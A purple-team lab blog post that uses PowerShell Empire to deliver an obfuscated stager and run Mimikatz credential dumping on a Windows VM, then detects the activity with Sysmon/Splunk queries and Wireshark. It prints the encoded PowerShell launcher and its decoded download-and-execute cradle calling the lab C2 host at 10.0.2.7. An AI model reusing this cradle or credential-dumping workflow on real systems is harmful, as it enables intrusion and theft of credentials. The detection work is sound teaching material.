PowerShell Empire → Mimikatz
This blog post will be part of my mini purple team series of deploying and detecting malicious activities using various C2 infrastructures.
PowerShell Empire → Mimikatz: My Lab Notes, Facepalms, and Detections
Intro
I used PowerShell Empire to drop Mimikatz on a Windows box, then switching hats to the blue team to figure out what I just did using Splunk and a bit of PCAP analysis. Expect a few mistakes, some pivots, and a running commentary from my inner SOC analyst.
If you want a solid monitoring setup first, Blue Cape Security’s guide helped me get moving: C2 Attack and Defend
What I’m working with:
- Splunk with Sysmon logs
- A Windows victim VM
- Kali as the attacker workstation
Part 1 — Offense
On Kali, spin up Empire:
powershell-empire server
You’d know it is running when you see this: Unicorn running on http://0.0.0.0:1337
Browse to that link on your browser. The default username for PowerShell Empire is empireadmin and the default password is password123 We’re greeted with the default page:

Listener Setup
The next step here is to set up a listener. The interface is pretty intuitive, at least at the time of writing the blog post, it was, so you can pretty much figure it out.
The steps are:
- Create
- Select your listener, http, smb, etc, I’d let you decide. In my case, I chose http
- I’d let you configure the next stage as you see fit
- Submit
Stager Setup
Now that the listener is created. The next thing to configure is our stager. Again, pretty intuitive.
The steps are:
- Create
- Select your stager, In my case, I selected “windows_launcher_bat”
- Configure the options as you see fit. I selected the “Delete” and “Obfuscate” options
- Submit
Now that we have created our stager, let’s download unto our Kali box and then unto our target Windows machine.
Under the stager tab, click download:

Transfer that to the target vm using any method of your choice. I use the python server because it is very easy, this isn’t super realistic, but it’ll suffice for this lab scenario. In a more realistic scenario, this might be through some email attachments or some kind of malicious url download.
python3 -m http.server
Download and run this file
We see our agent check into our C2 server.

Clicking on the agent, we have the opportunity to run commands on the target machine. In most cases, attackers use this to run commands for recon like whoami hostname ipconfig tasklist etc
We can also run a module. What is a module? “Modules in Empire are reusable pieces of code that allow operators to perform tasks like data collection, lateral movement, or command execution.”
We can select any of the available modules. In my case, I’m using the:
“powershell_credentials_mimikatz_logonpasswords” This module runs “PowerSploit’s Invoke-Mimikatz function to extract plaintext credentials from memory”
Looking at the “TASKS” tab, we see the output of this module:

This shows us that mimikatz successfully ran on the machine and grabbed the hashes of the logged on user’s credentials, which we can crack for further post-exploitation activities.
We will stop our offensive engagement here and switch over to the defensive side to see how this actions looked like on the other side of the coin.
Part 2 - Defense
We have a pcap file and we have splunk data. In the case of our lab simulation, it is easy to spot the malicious ip address, however, if a more realistic scenario, there will be more network connections made.
In my investigations, I prefer to look at network connections made because those are easier to analyze than process or host artifacts. They help me find easy wins and low-hanging fruits which I can then use to pivot to investigate on the target machine.
We can use Sysmon logs collected by Splunk to find the ip address of our C2 server.
Sysmon event id 3 records network connections made on the host system. Splunk query:
index="winevtx" "EventCode=3"
Under the “DestinationIp” field, we see an ip address which is responsible for most of the traffic.

Including that ip address in our search, we get:
index="winevtx" "EventCode=3" DestinationIp="10.0.2.7"
What we can do at this point because we have the pcap of this traffic is to pivot over to there and see if we can see any interesting data in the pcap.
Opening this pcap in wireshark and filtering for our suspicious ip address:
ip.addr == 10.0.2.7
It appears that most of our traffic with this ip address is “encrypted”
However, when we click on one of the packets and follow the traffic, we are able to see the content in plain text.
For instance, clicking on the first packet and following the TCP traffic, we see this:

Wireshark doesn’t recognize this traffic as “HTTP”

However, since we know that this is HTTP traffic, we can force wireshark to treat these packets as HTTP packets and apply its HTTP dissector.
This is done by right clicking on any of the packets and selecting “Decode as” and change what is under the “Current” column to HTTP.
Now, if we run our previous search query again, we get more helpful output

There is a “GET” request to download a file from “/download/powershell/” from our suspicious C2 ip on port 9009. This was successful as is evident by the HTTP 200 response.
We also see traffic to HTTP endpoints that are common to PowerShell Empire like “/login/process.php” “/news.php” “/admin/get.php” It appears to be beaconing traffic from the compromised machine.
I searched for files downloaded in this traffic, but nothing really stood out apart from our beaconing traffic:

Going to pause here for now and go back to Splunk.
Now we know that there is some kind of C2 beaconing traffic going on and we also know that there was a suspicious download somewhere based on the information we got from our pcap investigation.
Using Splunk and searching for sysmon event code 15 can help us find any suspicous downloads. Sysmon Event ID 15 — FileCreateStreamHash — is triggered when a named file stream is created. This is most commonly associated with Alternate Data Streams (ADS) on NTFS file systems, which are often used by attackers to hide data or metadata alongside legitimate files. When a file is downloaded from the internet, Windows attaches a Zone.Identifier ADS to it. Sysmon Event ID 15 can log this, helping you trace the origin of suspicious downloads.
index="winevtx" EventCode=15 Image!=NULL
| table Image, TargetFilename

We can see that Microsoft Edge was used to download a file called launcher.bat Now this is interesting.
I looked up the hash of this file in VirusTotal, but didn’t find anything.
Using sysmon event id 11, we are able to confirm that the downloaded file was written to disk.
Now the next step in our investigation is to see if this file ran the victim’s machine. To do this, we will be using sysmon event id 1 which indicates process creation.
index="winevtx" EventCode=1 Image!=NULL "*Downloads*"
| dedup ParentImage, Image, ParentCommandLine, CommandLine
| table ParentImage, Image, ParentCommandLine, CommandLine
The dedup command removes duplicate events based on the combination of the specified fields, then the table then formats the remaining unique events into a clean table

From this output, we can get a good sense of what happened. “EXPLORER.EXE” launched “launcher.bat” which suggests that the user double-clicked on this file.
Then the batch file ran an encoded PowerShell command, waited for a that to run and then deleted itself.
Let’s decode what seems to look like a base64 encoded command.
powershell.exe -nop -ep bypass -w 1 -enc LgAoACIAewAwAH0AewAyAH0AewAxAH0AIgAtAGYAIAAnAHMARQB0AC0AJwAsACcARQBNACcALAAnAGkAVAAnACkAIABWAEEAUgBJAEEAQgBMAEUAOgAyADUAegBCACAAKAAgACAAWwB0AHkAUABlAF0AKAAiAHsAMgB9AHsAMAB9AHsAMwB9AHsAMQB9ACIAIAAtAEYAIAAnAFQALgBDAHIARQBEACcALAAnAEgARQAnACwAJwBuAEUAJwAsACcAZQBOAFQAaQBBAEwAQwBBAGMAJwApACkAIAAgADsAIAAoACYAKAAiAHsAMgB9AHsAMAB9AHsAMQB9ACIALQBmACcAZQAnACwAJwBjAHQAJwAsACcATgBlAHcALQBPAGIAagAnACkAIAAoACIAewAyAH0AewAxAH0AewAzAH0AewAwAH0AIgAgAC0AZgAgACcAaQBlAG4AdAAnACwAJwB0AC4AJwAsACcATgBlACcALAAnAFcAZQBiAEMAbAAnACkAKQAuACIAUAByAGAAbwB4AHkAIgAuACIAYwBSAGAAZQBEAEUAYABOAHQASQBBAGwAcwAiAD0AIAAgACgAJgAoACIAewAwAH0AewAxAH0AewAyAH0AIgAtAGYAIAAnAFYAYQBSAEkAQQAnACwAJwBCACcALAAnAEwARQAnACkAIAAyADUAegBCACAAIAAtAHYAYQBMAFUAZQBvACAAKQA6ADoAIgBkAEUARgBgAEEAVQBgAEwAVABuAEUAVAB3AG8AcgBgAGsAYABjAGAAUgBlAEQAZQBOAHQAYABpAGAAQQBMAHMAIgA7AC4AKAAiAHsAMQB9AHsAMAB9ACIAIAAtAGYAJwB3AHIAJwAsACcAaQAnACkAKAAoACIAewAwAH0AewA4AH0AewA2AH0AewA0AH0AewA1AH0AewA3AH0AewAxAH0AewAzAH0AewAyAH0AewA5AH0AIgAtAGYAJwBoAHQAdAAnACwAJwBuACcALAAnAGEAZAAvAHAAbwB3AGUAcgBzAGgAZQAnACwAJwBsAG8AJwAsACcALwAvADEAMAAuACcALAAnADAALgAyAC4ANwA6ACcALAAnADoAJwAsACcAOQAwADAAOQAvAGQAbwB3ACcALAAnAHAAJwAsACcAbABsAC8AJwApACkALQBVAHMAZQBCAGEAcwBpAGMAUABhAHIAcwBpAG4AZwB8ACYAKAAiAHsAMAB9AHsAMQB9ACIALQBmACAAJwBpACcALAAnAGUAeAAnACkA
This looks to be heavily obfuscated:

I guess this is what happens when you select the “Obfuscate” option when generating your payload lol
I had Copilot help me decode the obfuscated code.
The result:
PS C:\WINDOWS\system32> $encoded = "LgAoACIAewAwAH0AewAyAH0AewAxAH0AIgAtAGYAIAAnAHMARQB0AC0AJwAsACcARQBNACcALAAnAGkAVAAnACkAIABWAEEAUgBJAEEAQgBMAEUAOgAyADUAegBCACAAKAAgACAAWwB0AHkAUABlAF0AKAAiAHsAMgB9AHsAMAB9AHsAMwB9AHsAMQB9ACIAIAAtAEYAIAAnAFQALgBDAHIARQBEACcALAAnAEgARQAnACwAJwBuAEUAJwAsACcAZQBOAFQAaQBBAEwAQwBBAGMAJwApACkAIAAgADsAIAAoACYAKAAiAHsAMgB9AHsAMAB9AHsAMQB9ACIALQBmACcAZQAnACwAJwBjAHQAJwAsACcATgBlAHcALQBPAGIAagAnACkAIAAoACIAewAyAH0AewAxAH0AewAzAH0AewAwAH0AIgAgAC0AZgAgACcAaQBlAG4AdAAnACwAJwB0AC4AJwAsACcATgBlACcALAAnAFcAZQBiAEMAbAAnACkAKQAuACIAUAByAGAAbwB4AHkAIgAuACIAYwBSAGAAZQBEAEUAYABOAHQASQBBAGwAcwAiAD0AIAAgACgAJgAoACIAewAwAH0AewAxAH0AewAyAH0AIgAtAGYAIAAnAFYAYQBSAEkAQQAnACwAJwBCACcALAAnAEwARQAnACkAIAAyADUAegBCACAAIAAtAHYAYQBMAFUAZQBvACAAKQA6ADoAIgBkAEUARgBgAEEAVQBgAEwAVABuAEUAVAB3AG8AcgBgAGsAYABjAGAAUgBlAEQAZQBOAHQAYABpAGAAQQBMAHMAIgA7AC4AKAAiAHsAMQB9AHsAMAB9ACIAIAAtAGYAJwB3AHIAJwAsACcAaQAnACkAKAAoACIAewAwAH0AewA4AH0AewA2AH0AewA0AH0AewA1AH0AewA3AH0AewAxAH0AewAzAH0AewAyAH0AewA5AH0AIgAtAGYAJwBoAHQAdAAnACwAJwBuACcALAAnAGEAZAAvAHAAbwB3AGUAcgBzAGgAZQAnACwAJwBsAG8AJwAsACcALwAvADEAMAAuACcALAAnADAALgAyAC4ANwA6ACcALAAnADoAJwAsACcAOQAwADAAOQAvAGQAbwB3ACcALAAnAHAAJwAsACcAbABsAC8AJwApACkALQBVAHMAZQBCAGEAcwBpAGMAUABhAHIAcwBpAG4AZwB8ACYAKAAiAHsAMAB9AHsAMQB9ACIALQBmACAAJwBpACcALAAnAGUAeAAnACkA"
PS C:\WINDOWS\system32> $bytes = [System.Convert]::FromBase64String($encoded)
PS C:\WINDOWS\system32> $decoded = [System.Text.Encoding]::Unicode.GetString($bytes)
PS C:\WINDOWS\system32> Write-Output $decoded
.("{0}{2}{1}"-f 'sEt-','EM','iT') VARIABLE:25zB (  [tyPe]("{2}{0}{3}{1}" -F 'T.CrED','HE','nE','eNTiALCAc'))  ; (&("{2}{0}{1}"-f'e','ct','New-Obj') ("{2}{1}{3}{0}" -f 'ient','t.','Ne','WebCl'))."Pr`oxy"."cR`eDE`NtIAls"=  (&("{0}{1}{2}"-f 'VaRIA','B','LE') 25zB  -vaLUeo )::"dEF`AU`LTnETwor`k`c`ReDeNt`i`ALs";.("{1}{0}" -f'wr','i')(("{0}{8}{6}{4}{5}{7}{1}{3}{2}{9}"-f'htt','n','ad/powershe','lo','//10.','0.2.7:',':','9009/dow','p','ll/'))-UseBasicParsing|&("{0}{1}"-f 'i','ex')
PS C:\WINDOWS\system32>
Final de-obfuscated script:
$25zB = [System.Net.CredentialCache]
$webClient = New-Object Net.WebClient
$webClient.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials
Invoke-WebRequest "http://10.0.2.7:9009/download/powershell" -UseBasicParsing | Invoke-Expression
What this does:
- Uses default Windows credentials to authenticate proxy access
- Downloads a PowerShell script from a remote server
- Executes it in memory using
Invoke-Expression
Remember we saw this download during our initial wireshark traffic, and we have been able to confirm it.
Further investigation didn’t show anything that we haven’t known so far. The one thing left now is to find the mimikatz activity.
After doing some quick research, I found that a good place to start is looking at Windows EventID 4104.
Event ID 4104 in Windows is generated by the PowerShell Script Block Logging feature and records the execution of a PowerShell script block
My initial splunk query:
index="winevtx" ComputerName="Win-Victim" EventCode=4104
Looking at the “Message” field, we see some interesting information.


This looks like the obfuscated powershell code we found earlier. Below that is a base64 encoded data.
Attempting to decode that in cyberchef doesn’t show us any interesting/useful information, at least to my beginner/novice eyes.
I had AI help me with this and it informed that the the base64 encoded data decodes “into a Portable Executable (PE) file, most likely a DLL”
RED FLAG!!!!
I decoded the base64 text and saved it to a file. Then I grabbed the hash and checked to see in Virus Total if this is a known file. VirusTotal didn’t return any information. The file does appear to be shellcode, because running the file command on the file just returns “data”
Continuing my investigation, I see signs of what I believe to be **reflectively loaded Mimikatz payload (**which is how I believe the “Invoke-Mimikatz command works in PowerSploit”)

In order to prove that this is indeed related to our mimikatz module we ran earlier, I added a quick search for “mimikatz” in my Splunk query and was proven right!
index="winevtx" ComputerName="Win-Victim" EventCode=4104 *mimikatz*

We can also see the mimikatz command that was ran:

This is just incredibly fascinating for me!!!!
Below is a huge blob of another base64 encoded blob, but this time, we see some even more interesting information!

Decoding from base64 in CyberChef indicates that this a portable executable file (according to the magic bytes of the file header)
